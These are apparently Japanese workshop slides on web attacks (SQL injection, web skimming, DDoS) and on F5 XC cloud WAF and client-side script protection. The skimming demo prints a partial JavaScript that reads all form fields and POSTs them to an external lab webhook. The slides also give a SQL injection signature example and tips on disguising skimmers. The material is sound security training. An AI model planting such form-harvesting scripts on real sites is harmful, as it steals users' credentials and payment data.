
入力フォーム等にイレギュラーな文字列を意図的に入力することで、不正にデータを取得することが可能
入力する文字列によっては、DBのデータを書き換えることもできてしまう

Webサイトに悪意のあるスクリプト（JavaScriptなど）を仕込んで、ユーザーが入力した個人情報やクレジットカード情報などを盗み取る攻撃手法

Webスキミング攻撃は、ユーザーのブラウザ上で実行されるため、一般的なWAFで対策することは困難

以下の点から、攻撃の発生に気が付く事が困難

- 利用者は正規のURLにアクセス出来ている
- サイト運営者・管理者側としてもサイト自体は正常に動作出来ている
- スクリプトは、ユーザーのブラウザに読み込まれて実行されるため、サーバーには不審な挙動が残りにくい



Webスキミングを体験

1. 以下のWebアプリのアクセスし、「名前」、「メールアドレス」、「パスワード」を入力し、送信ボタンをクリックします
注意！ 実際の名前やメールアドレス、パスワードは入力しないでください

<https://handson-csd.xc.dev.tedlab.net/>

お問い合わせ


名前:

メールアドレス:

パスワード:


2. 「送信完了！」というポップアップがでたらOK

一見なにか発生したように感じられなかったかと思いますが、これが**Webスキミングの特徴**になります
実際は先ほど皆様が入力した情報が不正に外部のサーバーにも飛ばされています



ブラウザの開発者モードでJS(Java Script)を確認する

1. ブラウザを立ち上げmキーボードのf12キー押す (Google Chrome/Microsoft Edge/Firefox)
2. Network (ネットワーク) タブをクリックします (以下はGoogle Chromeの画面)



以下の手順は、Google Chromeの場合の手順となります。

- 以下のページにアクセスします
<https://handson-csd.xc.dev.tedlab.net/>
- 開発者モードの画面のName欄にあるdummy.jsをクリックし、右側タブのPreviewをクリックすると、スクリプトの内容を確認できます
- スクリプトの内容を簡単に説明すると、Form入力した情報を取得し、POSTでwebhookUrlに送信しているという内容になります

```
1 // webhook-submit.js
2
3 (function () {
4   // 自動的にDOM読み込み後に実行
5   document.addEventListener("DOMContentLoaded", function () {
6     const formId = "contactForm";
7     const webhookUrl = "https://handson-csd-wh.xc.dev.tedlab.net/webhook";
8
9     const form = document.getElementById(formId);
10    if (!form) return;
11
12    form.addEventListener("submit", function (e) {
13      e.preventDefault();
14
15      const formData = new FormData(this);
16      const data = {};
17
18      formData.forEach((value, key) => {
19        data[key] = value;
20      });
21
22      fetch(webhookUrl, {
23        method: "POST",
24        headers: {
```

今回は分かりやすいように、JS名を怪しい名前にしたり、送信先のURLをそのまま記載しています


実際はJS名を最もらしい名前にしたり、送信先のURLを難読化・類似ドメインにするだけでも、ユーザーからは気づかれにくくなります

次に実際に送信された情報を確認してみる

1. 以下のページにアクセスします（当日にお知らせします）

<https://handson-csd-wh.xc.dev.tedlab.net/#!/xxxxxxxxxxxxxxxxxxxxxxxxxxxx>

2. 画面左のREQUESTからPOSTを選択し、画面下のQuery Stringsをみることで、Formで送信したデータを確認することができます



DDoS攻撃

大量の通信を実施して、ネットワークの帯域やサーバーのリソースを枯渇させて、サービスを停止させる

SQLインジェクション

フォームにイレギュラーな文字列を意図的に入力することで、不正にデータを取得・改ざんするような攻撃

Webスキミング

Webサイトに悪意のあるスクリプト（JavaScriptなど）を仕込んで、ユーザーが入力した個人情報やクレジットカード情報などを盗み取る攻撃手法



次はこれらの攻撃からアプリケーションを守る、WAF（クラウドWAF）について紹介



WAF (クラウドWAF) について

WAF: Web Application Firewall (ウェブアプリケーションファイアウォール) の略

ウェブアプリケーションを狙った攻撃から守るために、通信を監視・制御して不正なリクエストをブロックするソリューション

WAFの検知方法（どうやって攻撃を見つけるのか）は、主に以下の2つになります

① シグネチャベース（パターンマッチング）

既知の攻撃パターン（SQLiやXSSなど）に一致するかどうかをチェックする

例えば、クライアントからのリクエストに「**'id=1' OR '1'='1'**」が含まれていたら、**攻撃と判断しブロックする**という動きです

このような攻撃パターンをそれぞれシグネチャと呼び、そのシグネチャに一致したら**ブロック**する方法です

SQLインジェクションなどの攻撃は、主にシグネチャベースで検知・ブロックします

② 挙動ベース（アノマリベース）

通常のリクエスト頻度や特定IPからのアクセス傾向など、普段とは異なったアクセス傾向から、**攻撃と判断してブロック**する

方法です

最近では、AI（機械学習）を利用した検知・ブロック方法があります

クラウドWAF :


クラウドサービスとして提供されるWAF

また、**多くのクラウドWAFにはDDoS保護機能が標準で組み込まれているか、追加機能として提供されています**

クラウドWAFのメリット

- 自社の環境に攻撃通信が届かない
 - DDoS攻撃対策として効果的
 - 探査通信をさせない※
 - 攻撃を防ぐために自社環境のサーバーやネットワークのリソースも消費しない
- 運用時の負担が少ない
 - シグネチャはメーカーが管理・更新
- 導入までの期間が短くコストも抑えられる

※攻撃対象となるシステムのOS、ソフトウェア、IPや開いているPortなどの情報を収集する通信
取得した情報は攻撃するための準備や脆弱性の特定に利用される





F5 XC WAF (WAAP) ソリューション について

WAAP(Web Application and API Protection)とは

2017年に提唱された次世代のWebセキュリティ概念

WebアプリケーションやモバイルアプリでAPI利用の増加に伴い、近年高度化するサイバー攻撃に対して従来型のWAFだけでは対策は不十分

→APIの保護も考慮したセキュリティ対策が必要

WAAPをWAF市場の進化として定義しており、XC WAAPにおいては以下の機能をコアとする

DDoS対策

ネットワーク及びアプリケーションレベルのリソース保護

次世代WAF

アタックシグネチャ自動更新、クライアントの振舞い学習

Bot対応

Bot及びツールの検証。振舞いを把握し悪意のあるBotを検知


API保護

APIディスカバリとリクエスト毎の異常確認

※Gartnerは4項目の細かい機能を明示していません。上記一部はF5の実装です。

F5 XC WAF (WAAP) ソリューションについて

- クラウド型のWAF (WAAP) ソリューション
- **標準でL3/L4、L7のセキュリティ機能を適用可能**
 - **DDoS攻撃やSQLインジェクション攻撃などの攻撃から保護**
- **Webスキミング対策機能を提供**
- **リクエスト数や帯域課金は無し (※REで利用の場合)**



※RE (Regional Edge) は、F5 XCのグローバルに分散配置されたPoP (Point of Presence) を指します


攻撃は自社サイトに届く前に無効化

サイバー攻撃を防御するオンプレ製品はリソースに限界があり、クラウド製品でも高額課金の恐れがある



F5 XC CSDがクライアントのJavaScriptの挙動を監視することで、不正な通信をブロックさせる機能

F5 XC CSDは、クライアントにWebページのコンテンツを応答するとき、監視用のスクリプトを埋め込むことで、本対策を実現



ハンズオン実施前の事前知識

- F5 XC WAF (WAAP) の基本的な考え方について

F5 XC WAF (WAAP) ソリューションの構成要素

次の3つのオブジェクトが必要になります

1. HTTP Load Balancer

